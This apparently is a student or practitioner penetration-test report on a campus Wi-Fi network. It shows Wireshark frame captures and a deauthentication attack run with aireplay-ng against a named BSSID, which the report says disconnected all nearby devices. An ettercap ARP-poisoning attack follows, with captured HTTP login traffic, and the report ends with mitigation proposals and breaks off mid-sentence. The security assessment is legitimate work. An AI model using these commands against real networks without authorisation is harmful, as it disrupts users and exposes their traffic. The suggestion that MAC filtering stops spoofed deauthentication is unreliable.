

Network Pentesting

Target

CSIS NETWORK

Tools used

- Airmon-ng
- Wireshark
- aireplay-ng
- ettercap
- ifconfig
- iw

Procedure

Analyzing network packets using wireshark

- first put wifi card into monitor mode - this allows the card to accept all network packets instead of just packets around it
- command → `airmon-ng check kill`(to kill all services using the card)
- command → `airmon-ng start wlo1`(to start monitor mode on interface wlo1)
- Run Wireshark on interface wlo1 and use the filter
- → `wlan.fc.type = 0`(This sets wireshark to only show management frames)
- results for network (CSIS_DIR) similar results gotten for other networks

```

▼ Frame 131: 249 bytes on wire (1992 bits), 249 bytes captured (1992 bits) on interface wlo1, id 0
  - Section number: 1
  ▼ Interface id: 0 (wlo1)
    - Interface name: wlo1
  - Encapsulation type: IEEE 802.11 plus radiotap radio header (23)
  - Arrival Time: Jun 13, 2023 14:15:39.965830408 WAT
  - [Time shift for this packet: 0.000000000 seconds]
  - Epoch Time: 1686662139.965830408 seconds
  - [Time delta from previous captured frame: 0.012547048 seconds]
  - [Time delta from previous displayed frame: 0.043210687 seconds]
  - [Time since reference or first frame: 67.028319989 seconds]
  - Frame Number: 131
  - Frame Length: 249 bytes (1992 bits)
  - Capture Length: 249 bytes (1992 bits)
  - [Frame is marked: False]
  - [Frame is ignored: False]
  - [Protocols in frame: radiotap:wlan_radio:wlan]

```

```

▼ Present flags
  ▼ Present flags word: 0x0000482e
    .....0 = TSFT: Absent
    .....1. = Flags: Present
    .....1.. = Rate: Present
    .....1... = Channel: Present
    .....0 .... = FHSS: Absent
    .....1. .... = dBm Antenna Signal: Present
    .....0.. .... = dBm Antenna Noise: Absent
    .....0... .... = Lock Quality: Absent
    .....0 .... = TX Attenuation: Absent
    .....0. .... = dB TX Attenuation: Absent
    .....0.. .... = dBm TX Power: Absent
    .....1... = Antenna: Present
    .....0 .... = dB Antenna Signal: Absent
    .....0. .... = dB Antenna Noise: Absent
    .....1. .... = RX flags: Present
    .....0... .... = TX flags: Absent
    .....0. .... = data retries: Absent
    .....0.. .... = Channel+: Absent
    .....0... .... = MCS information: Absent
    .....0 .... = A-MPDU Status: Absent
    .....0. .... = VHT information: Absent
    .....0.. .... = frame timestamp: Absent
    .....0... .... = HE information: Absent
    .....0 .... = HE-MU information: Absent
    .....0.. .... = 0 Length PSDU: Absent
    .....0... .... = L-SIG: Absent

```

```
▼ Flags: 0x10
  .... ..0 = CFP: False
  .... ..0. = Preamble: Long
  .... .0.. = WEP: False
  .... 0... = Fragmentation: False
  ...1 .... = FCS at end: True
  ..0. .... = Data Pad: False
  .0.. .... = Bad FCS: False
  0... .... = Short GI: False
Data Rate: 2.0 Mb/s
Channel frequency: 2457 [BG 10]
► Channel flags: 0x00a0, Complementary Cod
Antenna signal: -46 dBm
Antenna: 6
```

- From the Management Frames we can infer the following things
 - The routers use the IEEE 802.11 protocol
 - The network is transmitting at a Data Rate of 2.0mb/s
 - The signal strength is about -46dBm
 - WPA encryption instead of WEP is used (This is significantly better for security)

Attempting Deauthentication attack

- This attempts to deauthenticate all connected users by pretending to be the router and sending deauthentication packets to connected clients. This is done by spoofing the MAC address of the router
- First get the BSSID of the network using
 - command → `iw dev wlo1 link`
 - the BSSID is `=84:23:88:1E:CA:98 =`
- Set the channel of the wifi card to the channel of signal
 - command → `sudo airmon start wlo1 8` (8 here is used to put the wifi card on channel 8)
- Run deauthentication attack using `aireplay-ng`
 - command → `sudo aireplay-ng -0 20 -a 84:23:88:1e:ca:98 wlo1`

- The command executed successfully and disconnected all nearby devices from the network

Vulnerability


- The network was found to be vulnerable to Deauthentication attacks through MAC spoofing

Proposal

- We propose that MAC filtering be done for all requests on the network to filter out packets whose MAC addresses do not correlate with the manufacturer information

Attempting MITM attack through ARP poisoning

- This attempts to intercept traffic between the client and the router by spoofing ARP packets
- This is done using a tool called ettercap
- Wireshark is used to monitor victim traffic after spoofing



No.	Time	Source	Destination	Protocol	Length	Info
91022	754.775929031	172.16.12.64	163.182.194.25	HTTP	497	GET /login/login.asp HTTP/1.1
91026	754.780593894	163.182.194.25	172.16.12.64	HTTP	518	HTTP/1.1 303 See Other (text/html)
91880	762.990361367	163.182.194.25	172.16.12.64	HTTP	811	[TCP ACKed unseen segment] HTTP/1.1 200 OK (text/html)
91990	763.422815169	163.182.194.25	172.16.12.64	HTTP	1373	HTTP/1.1 404 Object Not Found (text/html)
92136	766.241980044	163.182.194.25	172.16.12.64	HTTP	744	[TCP ACKed unseen segment] HTTP/1.1 200 OK (text/html)
92310	767.663940948	172.16.12.64	163.182.194.25	HTTP	552	[TCP Previous segment not captured] GET /login/login.asp HTTP/1.1
92312	767.859347989	163.182.194.25	172.16.12.64	HTTP	744	[TCP ACKed unseen segment] HTTP/1.1 200 OK (text/html)
92754	784.754110961	163.182.194.25	172.16.12.64	HTTP	155	HTTP/1.1 100 Continue
92764	784.973062458	163.182.194.25	172.16.12.64	HTTP	388	HTTP/1.1 200 OK (text/html)
96642	838.237979075	172.16.12.64	163.182.194.25	HTTP	552	GET /login/login.asp HTTP/1.1
96646	838.241634521	163.182.194.25	172.16.12.64	HTTP	518	HTTP/1.1 303 See Other (text/html)
96848	839.140168878	163.182.194.25	172.16.12.64	HTTP	744	HTTP/1.1 200 OK (text/html)
97299	847.200435608	172.16.12.64	163.182.194.25	HTTP	578	GET /login/login.asp HTTP/1.1
97303	847.390411240	163.182.194.25	172.16.12.64	HTTP	744	HTTP/1.1 200 OK (text/html)
97541	849.627609235	172.16.12.64	163.182.194.25	HTTP	578	GET /login/login.asp HTTP/1.1
97545	849.818328861	163.182.194.25	172.16.12.64	HTTP	744	HTTP/1.1 200 OK (text/html)
97632	852.530360866	172.16.12.64	163.182.194.25	HTTP	578	GET /login/login.asp HTTP/1.1
97645	852.721676183	163.182.194.25	172.16.12.64	HTTP	744	HTTP/1.1 200 OK (text/html)
98258	860.155077905	172.16.12.64	216.58.223.195	HTTP	293	GET /generate_204 HTTP/1.1
98263	860.162787398	216.58.223.195	172.16.12.64	HTTP	212	HTTP/1.1 204 No Content
103045	909.390481610	172.16.12.64	216.58.223.195	HTTP	293	GET /generate_204 HTTP/1.1
103055	909.407768535	216.58.223.195	172.16.12.64	HTTP	212	HTTP/1.1 204 No Content
113279	986.555140844	172.16.12.64	216.58.223.195	HTTP	293	GET /generate_204 HTTP/1.1
113286	986.564638198	216.58.223.195	172.16.12.64	HTTP	212	HTTP/1.1 204 No Content

Vulnerability

- The network was found to be vulnerable to ARP poisoning attack
- This compromises the safety of information transmitted in plain text(unencrypted data) from the client over the network ie http requests

Proposal

- Use Packet filtering firewalls
- Use a static ARP entry on the client computers instead of dynamically resolving from